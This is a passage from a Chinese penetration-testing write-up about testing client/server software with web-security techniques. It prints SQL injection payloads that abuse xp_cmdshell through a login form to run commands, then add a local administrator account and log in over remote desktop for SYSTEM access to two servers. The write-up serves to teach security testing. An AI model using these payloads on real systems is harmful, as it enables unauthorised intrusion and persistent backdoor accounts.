
```
user=admin&password=234';                                    Exec
%20master..xp_cmdshell
%20'whoami>C:\wwwroot\xxx\wwwroot\web\temp.txt'--
```

获取命令执行的回显：




执行成功了，System权限！然后就是直接添加用户，这里有个坑，由于之前使用空格符号而不是%20，导致SQL语句没有成功执行，使用%20代替空格符号就可以成功执行SQL语句了。

```
user=admin&password=234';                                    Exec
%20master..xp_cmdshell  %20'net%20  user%20  temp%20
temp%20 /add'--
```




```
user=admin&password=234';                                    Exec
%20master..xp_cmdshell   %20'net%20   localgroup%20
administrators%20 temp%20 /add'--
```

远程桌面端口前面也已经探测出来了，添加的账号密码直接连接到服务器，至此，程序涉及的两个ip地址都被我们成功获取system权限了。



0X05 总结

本文并无技术亮点，主要是通过两个比较常规小案例，分享用web安全的思路去测试C/S架构软件的技巧。总体思路：通过1433端口流量嗅探获取了一台服务器的权限；通过登录功能HTTP数据包，发现存在高权限注入点，利用注入点调用存储过程执行命令获取了第二台服务器权限。

精选留言

用户设置不下载评论